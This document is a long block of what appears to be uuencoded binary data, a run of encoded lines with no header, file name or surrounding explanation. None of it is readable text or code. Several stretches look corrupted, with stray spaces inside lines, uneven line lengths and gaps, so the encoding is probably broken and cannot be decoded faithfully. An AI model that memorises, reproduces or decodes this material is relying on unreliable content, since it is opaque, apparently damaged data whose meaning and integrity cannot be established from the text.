M[N4;::!1K5CH9WVN4K]2-3@U(46\8YS..RQF,<@;HGN'^O+C?!\$-].8:FZQ8
M@>Z<G"ZG"0&(J<P_VCZN^0,:Q+LZ>([@WAMR/(T.#Q'\8LC7;(XVFSF[.J'C
MHL>&XJ.RQSDV-"YZEU8X_+E]@[O/,0(?3S:&-^351M'P?)FJO,.#>X9D?U>
M&F]S*Z.0H\3,R@I^="E"AD3,RM'_Q=84;B6ZCFB[2WFRUF%G2N#X[\(&YK.(JR
M5#S%VPS9)]*D#NN4\$UMIQ"V^VT5+I#`NDT9;+[8/*2PK*G_%D[ZCC9HK77Z"
M_4')_J`I>FSF0]]U:3%P@J-ZFXE<GV-2)"-PEAA&J%DC&44/0T4DJ?DVKW
MH%N[\B\S4LA,&A<\$:B&!IHARRKCTR(U)64)+;' "GKZWVCK\.;5FFE?15%FDC
M0J*Y!=JQ,;'G(%[?8\$E\$A2B:.;1G]'9*1%Q0)MJ\$S% [UEF*X,I'T,,Q-RO"X
M7J:YA^S,#EK?<ZP-*_)LZRQ=>4#GX]+IVN/#F?%2!9IKA&COM3NZM_7T]NQ5
M%C^8*]=2EU)1&,D\?&A/6XQJ'>I* <"><-F81Q76BE?;\$;/ /44TM.P,9_U&!-
M8A9*2=J6!\6):N^CS>8Q=5!X5(D4>:C(=DP7QRTV!Q#]T:-6'WTC)7&;3##
MUB'G*X[:?5]Z+=_%2YDM!3BF,1=-N%B3ZYW%3'3<.II6>T6C502J:+&V/ENT
M>,(C&E[SNXXR1+.867-W-YNF*AHQ\)/Q<\$D=#_OK>/B9J^/A9X2.93["A'!?
M\$O)Y^X5BSIL_)0WY\T]R<U.S]\$J2];4N0C?+' ,A0"3"5423N;D)5NC3.^69
M]W,GQ?'A; ;5>?RY' ^_)HS5[&68ZX]DS]Z=O<Q+#(/#*>'ANSHC73<LY15,,9
M>?N\$W-"ROUXZU&_KLB;N\ :S8(#N,S.DK6IT!TFVJ' [?D+,@DKO5E;M)J3<G
M.;3</(/C,RO&4N=8F)ZF`^4'E;4MZ>67BR8KX^IFVK>9F?P9)G/(\$\+=R'E"
M#+L^S' @7I)X-) ?BO22WX+4HU3:>[K398F4/*F1\>W:D5Z7!YE&I;ZEFV>E:4
MX']%Y]F(BNN._9FB,TK!<\$XL5W:KU?IJ*Y8RBT^_\$.NR4G7D,.S)3)OA<&F&
M*AE_5W1Q8S)YRPMGJ_!+TH47/'Q7,]_]'1S#4Z<G=*CD9V\A-L6`OJ8Z(40]
M-'URJ1SR>, >TR)7IIM+DIM9=/.Y1N0SE:-H\4Q<+GIG[_Y2I#)]K`*D9+WW_
M7UNBH[U-O_\SD8@9,_?_G8._F?O_IE\16_?_:58OK@'LI-O\DJVQ>&L\ :2;:
M5L4[5R43YGAA.)N?_!['-G\$/8'+F'L"9>P!G[@&<N0=PYA['F7L`_]KN`3RS
MK;3KEKYL/MJ'&JR?5FT.%,<SJ-KT]_W;2UP,B'<[QC'LN(;JNO'5)>X7[!ZB
M2_9H>#M.GSC'5_N3@=-.\$&1_9KA[2\$;EO4UP4[IP8&MZS.>>0>YQ'-MAEV/7
MC8/=YOZ1_"_JB3Q_,88T:7E>W^!\$=F2X150B^U'!C=E=%VFWZ7W[*`#9`FV6
MS*`ER8IV5Y9G^R`>D^JF<0HF<M!EFLK]>_[WT'6Z[Z%3)W.<KI1S`UU/9G!B
M_WX2WOKV?O9OHO.=T9\$;@,UMW5MI'J'?!D;5A=<DPUK+NGMX-NZ]\$*+ET6C1=
M)6>-ABG!(W3)(P)TE>:M6*.9W&1_GH;/B&QDX5D!!BXJI0HJYR8\9SU\$BSH@K
MG<K4([A'QXCO2"[20,/9AI6DA94-J_!4T/<'G\,;`_T.PV'Q=^S<OJ,70:S>
M@;U]_5M\$CNW/342'9,_8,?PH=6DX!TMSV]D+?CV[-XIU\CMV;KM2XT<M9I3V
M"5#+2%_? \$4-N_Y1L-V[JW;C9=5B/AZE8\$Q!%.Q456Y)HYG1*MCW;]^X<Z-Z[
M84O_MI[^\$K(6TE&\$1ULFQ)S*Z'?MW\$TJW"#-.4H_H\4\;XGW-2M7\+[N+0-J
M>/&[+'9<"8J:JL`FSG[^P90JQ%Y88LJ%'>YD6D53S340.ML6=\$)] =89=G'UH
MA_/(@`VL7YM0+2%G_X2`7=3&4-7J1\$=M=R8'8Z(;3VWMC*6+J"UR46WW@*-)
MS]D!R@J67+88T6N`<WM"@+7Q1EYZ*^S-WK\$CQQMV=Y2[PK)UA%[V9?=/C`L:
M9L?UPC'GT#ME6Q)O" \H<XWT]I7<?T>Y#ZI6C[]:21<<P5T"7\4;T)7/Y7(M8
M8T1U(_W'T`>QY>@1;J4U/KLH8IF"Z7O79HRP8KL%@\ :3UNJ\$XD@:92M3X4)
M]\$9M+!:9IX[=L4P1(\`B&(OK2J"NJ^OGDE)ZAU/A6&[HP'@^EWT>]6[5VF%
MIFCU:"+LY=YZ0LNSH]>G^4W%RV+M_2RIDT'N+.U-9U+[T<;6:##-]PD(DKM
MM;/\B:(#[3*?V`JCLCYV.EX1V>;J_;&(N*FY`3W,X8:F)ETRD1CQY0:I'8T
MH2;<DC^2&=\(>W'+T=![P&\$1LI-N;4U7"JS25:>E&!12VL:CD:R!1E(;HQ
M/3(AS5&UH,E*CV->S`[U3+JT;1ZAOB9/5M!9#B9ZPF`IXOVS%2H9BTP[Q6-Q
M;598EDP1)X%YV0J40W._:(5TX@9O3ZTRG1(D.F\%W_+3;!4O(4W)TD2+!J6\
MI8O76;1?G36+PK8@V?LSE,DJ@^4SH!X0\,^%0'GA94D3R_3N_Y3ZD72]^_
MY<<SONG4(6NRL]+[7G2XM*6@,)N=2M\G8G7.!(OM^UC!4>[27\$V_(DH2Y-HU
M+05:A_9LR[]17S![]M*@]9[/=AIZU*[BZ25`77(JJOJQB:*T/!E<^V#HJ?F[
MJ9*Z,9/+9IP/UW)"0)8HFINC*2N6HMFG-S5I'4MS8-FAM#P]Q^J:R*4".PJ9

MB>&\N1-5=W[4W";.7F)><K*4>JT\X5AHYGL&FIU#J.E`IH*8R:&["'+B[-0T
MG0'E?^C/5\$>7V&+1\$,^*UB\9BZB;2<\)AY]5:."@3G6PSN%],=A^JD,D,
MJT<N%[.R#1M.BQE\..HQ*GAZ4S=V8'U)V')797CC;S%U%W[')/VMEZ:G_2G>A
M.",MC:.,-4L=QI;HX?P9#MS>*I.U)X*Q440]GAUB7N(\$*=J:P4=Y%10T[%V
MFJ7F<P<RK6/YHCSD3)Y'0'T>^\02AR%/Z-\$4,)TR)BW9_@0VE)\8E]/5/*4G
M>C5BF9:S&(F9\8=')Y*CPFF4+3ZG7%>(2*M(HI4>NRRXSQ&?NDSYQ\#L>)):
MBPZN%L_I%"?OQHUG1H'2FN/I%"<]2<^0(H6V4C7%"'[W[*`IBU\$Q&&AJMG-;
M;2ZLF2XS03]-.:1Z5?PL%M-#AT['F#4Y;`\$@[M#(! (9-)K##CIO2(VOL,DS9
MS=^>G;!BH>0)<^;HY(&&P_++!FF-)+3L607--8SQ:BU_METC-J5GNE9=)[Z
M:O(KB!P`VP9*8G3^&1'LG(=@.3G:>J5#HL\X*/D@%<.A>SC:%0CM._MF)PU
M\U,O[5`Z+\$X7PAJJ7KWUM`:?KJZ\$VX`TL><SKG=1<F#FWZ^P!J86N=/;]F\$N
MA]]:3[[D[,OI6)U(.)5RJSSEFFRE5>-6L42K7;ZME6B_:06-96BPJ\$.N>DA(
M6'"U[N[V5L:L]%9@!LS-_MIX6D;I&1H^<PW3VTJ7898^7R-*F*:'_ =DV3&\$`
M8@F-U0PQ-[LQDF,UN8;#.J:I5(OZI)DL?LKN<V8<SJ@2F=51\&O\$Q:HPJVE-
M_ZFMJ662[I'^,]>O0UL&?:H?_J88P>WE, :H_9]ST'_RB<_1R#7?*?R)=!/
M,^IWOD<EXL-7B3Z%'43?;>=_'_6%B<(LY+?W^S4T-(;[A+(BK6<AHK2S/-
M\$;6U:U*^T#:54:8+DYZ!34%-X]AN+FYS\$MCMY:0]'J7+R/)'D#_%3,N1+\$HO
M+:T;IX=!.DPPS163LO"%OO];I4Y.F--++6B9D?S:6;XOH,VDS;4QE?VC15_@
M5#@K?2*NB41>J^%:!!131MRPXM00O"QN?"\5R#-.I(^Q/'MI*"&TC@NG:9^#^
MI<PSHJ,X='`)Y8K'.4.AD''')0Z5-+'9IXC4E#3M9Z78#T;!2DVAE@[P\E'*.
MSKB6<Z;#T0;?^7);[WZ5G)9'IK57S+-V2BQYRHR.<9'W>Q_1-"4Y:>O'R)=Y
M:&]L034V%&MT))>IA;`]UVV4%26[F@D=HGI'AF)\$+UK4[253\HJ-C.;S^@F
MX\VE_NVTRD>,9&1V-:RTY)?+?, "%K&JKO"E.*<+3,@_?N*U04TA0F\$0`VTZ<
MNB!AU04WCCH+WM3:0+REB%IZ>&&YN#9Q)#V!%H9GH4WS'+JL(QFNANPRY?U2
MLWI2>OV[R.34^A<(M8H;S[10\$RAZ,8V'<ODCN4:E-K-;*=>8A?[4RM3GP['W
M0?I'!TMDGX[G%+SUQ]?BK'<AII9:5Y0OY^/>5M-?[:Y%"?1]5NF/\9JXR9N\$
M@JN390,5K,HJ2H].49/JG4)T:'>SPP[P!1\$U(HUV%6I?TU:.\G(A&%23_L
M2D,\DI\$;#?A@7;F4^N@8&JMLT6R@WG@#S;\UB-FMAJA).S:*!TA.\<T*8ST7
MNP-4*L51.MRQI_'%V'B&%J'61HZY]6*?76M<[-]^"M;&95.L2AK&<H>-\$%(
M1R,JF94-C0VEJER1D\UFP5WWZ9_@?*/C8X(X;:2KEAXK:E&YK6SPR2U3K=K,
M,[79S^>OO/U_8O6PLG9R>G%,OO\O%D]TQMW[_Q*]GC;S/Z<_&WW+V73)R_
MC`)A-Y?N085\RC7XW33.05D&%S_1&N6FS4J/^L,+-%PR&]05_.Z<.XI<Z4I
M/Q70#3L%, ,C206" T68:/0U;CL/=YP!:I7QRMJ=%2((Z#UL4L#(UGQR3Q=;SM
MC2ZC%<O7)TFM6!.7)IG,Q@)B'<I\$A[/CC:(4BZ\9RC2JD(IZDZ:D!!'MQQ&?
MM2@\..G13!.9CGV4XEZQBZXJX/9<6B:.UHKUL1WAO#-V&PTJ2=_+2PBV9_.' ,
MT\$B:VB_P\$INX\E;/QRG*JX1TM`JB4\$0=- (E\-())':2*!#JMG3!"60MO;)N
M`RD*N:,BD^C.HT*!KB>V-]^E"V07PQ/CUO2,S&LQ243[2V0FH;_#R6PT45C1
MPD([?^Z`W_D;SKU_]1D=).*8XKXZO.SO4.K_^/QMN1,_7\N_M9<@5RU-F&M
M;8`---!*@#SU*]<V[-15UY)JN&)=S1JN;T4!7]L@K*+!JB[7-AS(C(PUK*NI
M6;..LI464=*H\1J+:9`M5ST/HL]*B4OH>,#\$VS+<^R\$+.-M<H.SY%=-+YX*M^
M>RM3@>^#HU4RLG48Z-D<)0)>57KYMNV[+G<W.L6\Y%*B[8F:+2URFGF-,Y4-
M:=<VZ(EH,%07R0&9G4Z]8R33274VB<!I1?K\$ACHDF=959\2>SSS:%KXY7?SI
M2I#IMR]&\$,D6^V1IHR2& ,?MI+[==V3I\K";,3DN)EGN<MEY&G7";Z.YWT7R(
MZ^B=%&D;"H^D\$<J.O%5FWBKE)"NGA73/,^W2V@5N'T&7H:T)QZ+V\3%(9V-A
M?*A1\$8N;S<DY<LM9@N-@-@>.#@=E(@C-BK6SD6U):?9DBV89OFQXV,R4;,O8
M9CQ1L%HQ=R8ZB[H:]6FCF9;77BA"N?HPM\$[+Z@19N_L]/2%J<JE==GBDQV@0
MEK;ORW`66JN%H60Y4*0I52)T<_<I\$6Q_?UK9M\J_Z!<>R=*[X+9W; ,K^HQ2
M6\$DU>76@*6HC6IW*,JA2#1LJW!([*[-I!5K<5N>W"7-.T)=5[&XBG00D'C
M&!RC5)"&BF8\VA&-D5VG!]'C5<6G^C0[O+!:<R\$*ZI'L8*%AG<U.T&3D]U]1
M_ZYMN)2FPO'A*IS'6RFO'JT(@GY#D5)#)V*,BT1/EP&\X)QV<\$[!V'AFGUN&
M-:T4RLH\$DA&YQ,U9(5.<&&NPXQ);4N6;H?QH5%*%=(`H=R&P1DV\\$:57@R+?
M19Z+#+ERZ[W(4-C;/C2THR)%\B(;Y!..ZOJB#J<ZUZMMA5+G27.@X`AEMEMJ7
MXI%,1NRIS@VC^V9Q%;E*\$5H)%=663\$T+U-(BRD2#I13Y?ETI8L@W1MLD=7+Q
M<X_=.!T;X\,5[/M[Q/?7_."^B8*Z6!5%2/' ;EN^MNG:5>>E-5-' +T^H*T?1@
M(3\R411M"4^#]/.I!KPQ:1C*(BV(I)K'9&<!) /L.9HU%Q08^;TPV^J<P7BB63
M.16Y^>?^8RM<DQDZD%W<R(G)GIWVWUZ,QJ-KFD5+VW*HYDAY1"%M0W1:*O\
M'_ :FG.VTE\Q][!C2N`8*D+T(*G,E\ZFA52<5)QA0\53.%\$)O4Q"VD@A2P;:V
MR7*52K)7")GA'HNL*47YX_J2%HZ(@:0HOGJ_1>F76-\`N)7WKT^YK1"UJ*C&
M"^ [F:. . \ (BN4 (?F\!E?W9`VZ\$>M:89E%6GA0:&4+VFOYK&--%<*CGO' EY-6
MU,BL\$I]]7@99E2W(I1*R?(MUE-Q5*Q[])6Q\P5BF--S<O%K,AE!9D:%7N00%
M)1VY<8JQP&IF6^>;J+B!;380'\Q`\,SE[G:'4RNTOT[D2=3#WA8D6[3/GLAE
M,L-J0Z7*:Q^%8D_93"XP#0LR.;N]5W+/C(QF<Q.RXUS,CZ'6&,YXCB/U)#2]
MKY@9EXOWU(3I4@QG"^(\$&E[GG1_7)\$"O1G23K0YAP39;78+!#`VI@A0R.N:V
MEB?/T7I\$S=)*]=&HW:9+=J+U:>6>Q#J?29/RQO_Z2&AZ8\PIQO]XU^:=_TW,
MC/_/Q9\>YJ>@&G9)R<IQWX<LZO@7=37HAF]'KFN7CF(1K)!U7W=]MT[33H)
MZ\K>`?.: _BU;S`V]9N_. [H'>GF6^L\0^P_ :2<\4 (+>+[3F!+.UL'Y7]>+6V
M%X5#V*Y[C;F87!W1UL"*B02K1^.:1<9P&?1]U*OAHJ>L99.CO0):9O10Q'S
ML_2I3E2?R\T#>,R[>F9:'UW8=>V'D#SU2J-S"Y\ [+:'J&4\$M=G104=3'6=V
MYK/,^;]LKO7TXZ`RWMG97K+\XT\K_[%8LMTPV\]<,DO__967__+SW^KTH7,]
MS3@FK?_CR7A[4L__1" (>GZG_S\4?<K,FUM9N?/&VCY[_ACON^<@+__U'Q]Y6

M. . ^6EI\O_O)W]K3\^W, _8QACH#MZ=; +>"G/78X; QE9#T [P/^=KYA=, /] 5*UA
M?`#NQ<8QH-P (Q<:1AW<KRT% [3L, XZ>F88Q/&\$81. `*\\$' @%\%K@7N! -P%N!
M] P\$? ! /X>^#KP/> ! 70-6-AG\$AL!) 8"VP' TD' !N! VX! [@/^" 3P%>" [P, ^T!' #
M6`0T`EW`9N`& ('<"KP:> !=P`O@2\`3P\$^`44` =C7PZT`U<"UP&' @./`*X&W
M`Q%\%/ @=\\$_@OX`^! N<<, XQ (@#FP\$=@/[@6/`RX`W`Q`&/@U\`_@`^&M@UO,,
MXR* @! ; @`N`H8`B: .`X#7`^`'\` @&^"OP; \`N@XB; #. !] H`E8#6X&] P&' @-N"U
MP`N`CP/_`#P) _`\ON-DP%@"7`9U`/[`' &' 5>`-P-O! -X\$/@"*\`_`CX`_`' /./
M&\8RH`WH! :X! LL! -P) W`6X\$` @, \`CP, _`' X+S` Z^85P, M`*` @=N`UP+O`3X.
M`_/P) /`_0. `%D`^X# . @.\$^H\$] P"CP`N!NX) W`@\`7@`'\%?@3\`9A`_`^0#VH!>
MX! H@"] P\$W`F`%7@`^`SP. /`#X+?` [%LA'] `*` =, #0`8X`KP4>" /P0>#O@: \#
MWP-^! 52] \$/8) K`36`MN! -%` `; @?N`>X#/@E\! ?@N# , @=! OL\$V@ \$NH# -P`U`
M`K@5>#7P+N`\$`\`7@`">`GP" F@ [D6P3Z` =N! *X#C@\$` `=>"; P=^"CP.>"; P` \!
M_PO, O1WV`<2! C<! N8#] P#` @9& ; @P\`G@6\`WP=^#<QZ, >P3: `&N`*X" AH`)
MX` [@<# [@4>`KP+!`OP`J+@#] @DT` :N! K<!>X#! P&_! :X#W`QX%_!) X\$`_@<
MO`3Y#UP&=+`P! Y@%` @!<#?P3N! !X`O`OP (_`OX`S`\I\A] H`WJ! :X`L<! -P
M) _! 6X`' @, \#CP`^`WP`*S_P; Y# [0"W<`D`&. `"\%W@A\\$/A[X.O`)X! ?`54O
MO`X#`*X&UP`8@#12`VX% [@/N`3P) ?` ; X+_`P (O1SY#S0"7<! FX`8@#] P*O! IX
M%W`?`%\` @D\! 7@.`\`/P-="R (\T`AT`9N! &X`\<"OP:N! =P`G@2\`3P`^`WP`*S
M7V\$8YP&7`6U`! [`)`>#8P`CP?N`MX! _`QX#` @GX`O`/\#&*] \$_, `BH!`H`C8#
M-P! YX% ; @; N"MP/W`8`\`7@>\`/P6"=QG&` . !B8! F0! -8! FX`K@`"%@`K@#>#WP
M?N`1X*O`OP&_`"KN! @] @) =.`] ` [%\$&@"+P8N! =X`_`'\`' @`X! O`-\&O@_\
M-Q! \E6`4`Y<"<`FX-G`"/! \X" [@`<#` @, \#) X\$?`K\`YKW: , \$P@`?0`5P,`
M@. <! +P?>`MP//` ; \`_`?P&^`X&L, 8R&P`D@`'?<! UP` [@&/`RX, W`AX&` @` \"
MWP) ^# /P1J` VM830`2: ` \N! 8X"-P, O`) X&_`1X+ /`_P/^\$`_@=4/ \ZP [@<6`-L
M! ?8`8\! -P) W`NX`'\`@\$>`+P&/`S`\`?@D\$ [D%9! A8#+<! &X\$K@`*F` \L! <8! _X&
M>`_P`"/`H\! G@Z\`3P`^! GP`_`WX%_! ; X`Q`\US`J@?G`ON`" (; T`EG@%<"`
M@` \# /R` :UZ, >`S`J` ; 4`N! EX+`_` (\`_`CX`Z-T!`0# \P`MP"O! 7X% /`UX (= `\
MQ1M1?H\$X, `'\`! 5X# /`3\`_`] X#?`O#<A3J`3N`8X`+P*`>`1X`IC [9L@##`) W
M`X\` \P#FO@5A@+W`' <! [@: \! OP0N?2OL`K@&& `=>#KP+>! 1X\$O@U4/ \VPV@&
M. H#UP+. `'\`>Z8! \P! AP%7@ [<# ; P.>#OP7N! 3P%>`?P5^"/P2"+T=>@ \$N! !J!
M%+`! V`T, `CG@!<`K@; <"] P. ?! KX\$`_# /P` \`O@` [T [7J! O<" -P&N`] P. /`2>!
MGP&SWPF= `6W`%F`/ <! AX/G`G`% ; @H\`7@2>`' P*_`^ ; ^+< (! S4`GT`-<! 3P`
M. `@4@6/` \X` ; @) <` =P*O`NX! W@2\` [@?`^#CP&/! 5X`G@A\! O@%GO0AD`G@, <
M` `X#QX` ; @7N`-P-O! QX`/ @S\! GP%. `D\`7P7^! [PG\! _`'\`_@! 4O! NV`BP`
M+@`6` (U`) [`N`JX&G@VL! <8! @X". `6`<N! %X&7`7\& [@?<`' @4\`7P2`^`CP.
M? ! ?X`? ! 3X`^! P`N0) F`1<! &P`H@! ; 4`GL! JX`M@ (; `) V`<! 1H`Q8` (X#KP,
M>`5P+`_! VX+W`! X&/`) \`O@P`"7P?`^#`P, ^! 7P. ^`4T#XO9`#N`AH! %J`) +`6
MV`S<` (P`X\! -P&W`' <#+@<# [P4`^`IP`/ @4\! OP3\`W@F\! 3P\$^! WP) 5] Z\$-
M`! 8`*X`50`+H! #8`VX`! X! ! P`*W`G` \ ; @0\`7@1\`#U>`^#K0\$QX#K@) N#-P-\!
M) X&?`_`/ ?CSX, L`TX# +P2>#?P8>`AX% /`9X# /`_` \`? ! 5X` /A7X`O`CX&?` \` \`
M`*C%8F@U<# +0` :X%`X`I@- [`7&`0R0! ; (`4>! 6X# ; @9<" +P=>` [P!>"OP`N! #
MP, >`3P"/`I\`#O@C\`\$`_! -X`G@*`># [P`^! GP. _! GY` @ [</O@BZ@`K@`N`1H`! J!
M5J`-6`ML`+8`5P/7`VG@`#`*`/! ^X` [@; N! =X\$`_! VX# [@0\`#` @, >`+P%? ! TX"
M3P/_`#?P. J/ @OVC7@?&`) T`RT`ZN`M<! 5P& [@. F` (&`%N!>X&W@G<#WP: ^#SP
M%>#`_` =\%_A/X&? ! K (/AAI! . 8! RP`+@96` , U`' . @">H`K@2W`3F` \D`7RP!`' @
M^<"+@; N`-P/W`Y`%O@Y\! _@M, /M^E\$`-@! =, =`) K@3Y@. W`=D`8. ` (>! (O`"
MX` ; @Y<`K@?T! ^` , _! _X`S`FB7@3F`? . ! 6J`. J`<6`N! 1<! YP/G`! <"%P&+@
M (F`) <#&P%+@\$, (%E0`. P`+@4N`Q8`30`\$: `) N! Q8`30# +4`4: `5B0! Q (`&U`
M\$F@` . H! . (`5T` :N`U` :8"VP#K@`6`) T`QN`C4`/T`M`%` @, ^"+P) >`?@` \ \$
MO@Q\! 7@Q= (`C4U%J9L@ST`_BI] WP/\W`_ \$PTE: 0C/%^+YR#IA. DK^?FY\`*_A
MYP-%QW@] GJOX>8S#7L1AZ7D) /X?YF>*JX. >CS&<) QVL] WX+GV?S\ \$L7`+CQ7
M_.] >) [%SW`+LM`S`_0K] PW@. 47YF>L/\ ; *7W8HZ7:) 8J-\$L5FJ6*3B**3II9
M) ^1OS<52GJSCYX_Q, _%YD) \`59Z`_B. =` ^/EKBO)) Y9GX?YR?GU+\29X3`_/Q3
M/`^*GW^OT (0GG. <YRO-"Y7D) GO^. GTG/#`\$SY>/#`_`PI: # [] SS\$`?X*?URM\
M=DQ (6 [R`T`X9?KX6`_I`E9TJ+] 7RM\DQY`^CE`^IG@_ ;] \$C [! ?X^<"\$U/-Z1?`_K
M%9M9SS9C/3`_`^+`-] /7X [Y`"TOT`E6MCOG%A2+J`X ; :@%/R>RBVL`^`) ! ^3O (
M_J&0) -\CW`7&?KA1`^`\Q0. X&HSHDW3KAMAH/P&W%`^ , ! Z=+_K9#J&G: O8`?9
MPNTQ; N#?8`S [I<+`=8+R&W=>R`^SIV [V`W7G9?S`X; V`TC\`_E [JG>, 7N. #5/=`
M [CL`TCT%-PF+) 3G; \`?OV`+E7&*`-\R-] O9`>?V-T5E. YSV#W` [@> , MS/V: T1
M_&J`7MN-1N. FD/2`_5; CMQMOA=D (9: ^`FX#X` ; A?<?Z%Z#`_S2`>EFV-W` [CB [
M- [- [G-WGLWL+NR] B] Z7LWLONZ] E] * [MO8`_<= [+Z3W;] E] UWL?H; =S [/ [!>\$&
MC: ?8`3=VGV; W>`^S` . [O?9<`_A+O>`^`' _D] V_XOY`_HC=` [/ [W`S`^`^S`^FMU`
M4/ +I8`_` =*C>QV\`_NL] C=S. X6=K>RNXW= [: SW`>Q>Q>Y. =@?8W<WNU>Q>R`X>
M*] _8`61WB-U, 4*9S`_>SVZ6W8/L`F) WA-U1=G/LYMD] S. XXNP5V; V3W"+M`
M. =YC`/MY [- [\$ [LW\`_CC`?CZ [+V#`_6`_CWK>R`D-W; V`T1N [>S`^V (. =P?`_?@F [
M?` \NR] A] . ; MWL*`=E_) [EWLWLWNJ] A] - ; MO8O<M [+Z5W; >Q`W9VW` \N.] G]
M6W; ?R`Y] [+Z/W?>S`R`%V/\SN`>P`P. ZC<`-`=0?@3 ([3; &V/T) W#! JTAW`76: ,
MH5S/1OFGWW/PM`R`YQN7&<>\$VRC<6F. Y>%`_+O`N9OAXUJ`23QG\ \$R9UM? \$J\
M#QN?A [O0N-OX`G<1TY`_` \9YOF. P&C`TA<N> (<!<PW85, MYCEN<BXW/A%D/H (
M; <?*`^@H`_ \$ [\ [C/-#Y`8: %P@W9%PAW (!Q7#G&. \3 [GKC8>` . -C [. [M_Q`^` \ \>

MMU:X%W.\%[-\%[, \,%T/RQX/DGL_N!>S*] " [E<\$LA.?DOA>3208A=27>) L<+X
M9I#<>4: #^%UC+ (=K (F<>A+O, J#9FP6U@?@T<_V7&*I' .%8B1ZN5&?M] H5! I+
MQ>\JX[AP5QK/#U&_!RV&<"N, 'W"; F.YR#G<Y\N4Z\;O!>#;<E: '@_V9HXEFB
MW8R (W) 1^_GN0W\KC5\ (-<+L; 1R>, W) @1 "\$G_ (+NR_8T; "_G) (N&N--9S> [Q=
MN+., O<*+=+KG%LCU0N\$FC5<+=Y7Q (>&N9K?=@+!HKYN%7%' HZY*0=\$WA7B' T
MUPH^VP/2W2' <5N/KHGV5Z6CE=+2R_*TL?RM:VHJ0] %_(_HN\$*^5N1<O7 (J) R4
MT<ONE>QN"DG^VX4KT] 7*Z8FQ' # \$N9S' D] .M"U, Y+ .>/\ /L' R) 5B^! .LYP? (E
M6+\) UF^"Y4NP? 'F. /\ 'Z3' # "\ =9G&_ -OXW2W<3K; .%P; R] W&] \$EH? (?H=U08
MKQ#] '2EO.\O; CC>R'] %HG 'K*W [((>V:_) , <; KUPEQK= (4G7)] RH\5IV [Q%N
MDW\$O_WX] W'Z. IY/=+%M= [*YB=S7+M49Q=PAWCO%#4?_--^: %R*TSY@NWGMT%
M ["YD=ZVQ1+A!XV*F_QC [/\3N"78_P>_R?RD*^NO-<9<=NO8K6=WD>W_" /L_
MPO [272?JH [4L_UHN] PG4<X%*.5: +H8_\"]) %'6. +OS., S".47] 2Y=M [_\$N\ /
MX/T%?R_ [T2T4/BS?I_"^@/>WX' V2WT<-JM. =L>,]>/>O' \!WH\ \O68LQZOM
MRON' \?XM>]]_A. Q90@_S^W<' ^.%1Z<3YO<7_/?R^EM\GV=: ESX7>?8U\ +^4
MW], XK4X) 3^_IKPOOBX^0G; C?#^/] 4PC_\$ (?O)' G_4 [Q_#.] ?_ 'C9E?>] '3F^
MAO<O?X3LS?N^%N^_@>O>H3LT/O>Q/L?<_RK#2?_Z&^"Y? \-WM [".6 [6S\?
MX??_ 6G#>/+OR' [D^P9^_VE^?] -CTJ5WCW] *ND^Q^U^?DG, \$/X? [6_:K>\$3Z
MS8. [B] \O@; M">4XHS^N4YV<] (GE<#;<" .4W/K [I?IGNL=B%^-T! ^>C*, /; 75
MQI [Z6<9U"RJ-ZQ96H3: @-C^\$UBE@O) OF?@SBNQ"] B?5&=1T] +Q+/56' [J=) ^
MFK. @EBAJC6! @H=%>.UL\WXGZ<' NHKO9D; 6T@ \G. '8I%&\$6: * :I3TZD '=1I>+
MC%QLAU\$; G%-=7U%?51U: 8'1G+3**55L@7_WL^KG5LQ8850>K7A&<3 [Z; 4", >
M-CN, SZ) >FQ^: &ZJN#QF#H2#: YWJC*IXSYR*F^E#D%S (?KD7Z 'H&%&" (&A' Y^
MCK3.A; NKM@ (V5 `T-G0<-S3>HA=Y9&S; H: 2ZT606) ?W>_G+/8=4>U<7' 5KELH
MQ&Q7B+G&TJI&8] ?M%<; .%X>-JENJ [@Z\H^JC@<^2E 'A; -8^J=-1 ' '5&6YPH9
MYAI! 0Q: V>0^ (*A_Q5HIX+? \MG^52YX+' CA]>; 9, (D\ -C<V! 90`_0/Q?#/Z5
MQ"55' ?X5DG^%T5@QMV) I96/%XHI+0^/F.N, Z8T [@DL#Y1E? '-'; >' C: Z*BKA
MPK [PO+CB, HNFXI (*V, R. 2\AR0D1' N9VJF%. Q! S\$LK9QGY&KK (\$=-! 86K#^=J
M>Y\$O<X+CM53GUU2D*A8: .^ \ (&^ .U: _&; N) TO0E3@7=LUR.M% @5VI \ \] /=86_
M<*JA8I&QN.K2T) @YSYB `O/45@5V1GZMIWLUIIM) "Y>C' \ \ (.; 0A<; .Q*S# +&
MS, O0 (U@0; #%RY@H\ S3%VQ: ' G0+VQ, UYI? "L0J#Y<NPQAYP1R9@0<< [5-Q#U0
M%] @9#_N\C_R4\C (@: H0; ' Z#^ //1K0K] &?6#/, J0?) 7%N8*G1&) !U=: 60KQJI
M"XB\NN4! V=; D: K?C_9P `: 06Z" J5"\$: \$1Q! 2Z) "0U\$C) J@J0] T! E\$9PBZ_SQ%
M= (: ; +C06N] JX-%03Z@K] ^%0] RE'] @L@?PWA#, KP#<5; #71: CTIY; OQL] _1I8
M (FF-ZHL// "#G [.JKEWU^ ^=! ZD9_W5<ZIJ ` _6AZONJOJTM#8JHQ% ; 761KF^9
M; _#; N"P;] /8S>! OYY5RCJFH0>4\$E%] QOB= 'P' KTQ46Z7A [E4_ / '!V1XN@' WM
M63Y7U&I! 8WGM! F. / .8? =V= !ED/ /UEZ "O\$N5 \ -C@_F_0DZD7K_>_L] W-< [ZNL
MV=V/R#9TV? "WPN' P \HWK: <8KL&RX?7VC<3 (8" /2\$*XVGP^\$+ [NS9' @X%3@: "
MED^M \ 'DJ--5N&GX/ @XC\ UVBHBM* M8CO4?RH [ZB_K' YA?6A! 8+U (U0HQ" YU%
M&9>_ ^D/ TZWS^] 7GQZP+^M3%, OR [D7X^*7XOYU] H^*G41__J\$^+6\$?W56TJ^+
M41\; '<KQ%<9' A\$ \M?&H-Z=-213X+X9-BGYCPJ8- /C' VN%# [0T_KE1H^Q. -! G
M' *Y] ER@+6V', BP-#ZN_PXL! W' LKOB! [ZJ_* [, H&PN0*Y+7*S1>WPBX>7W;
M</ /ZH (M7???BX-\ ("M0@P: TP@OJK% @??W#YI! <' GW+3' %X<' \NF@6! : F-Q
M\+CA] IL%OW_1_&K@] S\$M [&SX?<OEET6+*O5' : 3RII? ' YFKZ^H: 4Q; ^AI_ ' ! `
M3^, 3GC2>#. AI_*A/ &K\9*; Q (P%O&N_W2> .W-; \Y\ #NIZ6<N_) ZO^<V#WS<T
MO_GPRVM^M?! [N>97! []_T_SJX?<=S6\!_ . [6_!; " [TG-#^U (\ " [- [SSXW: GY
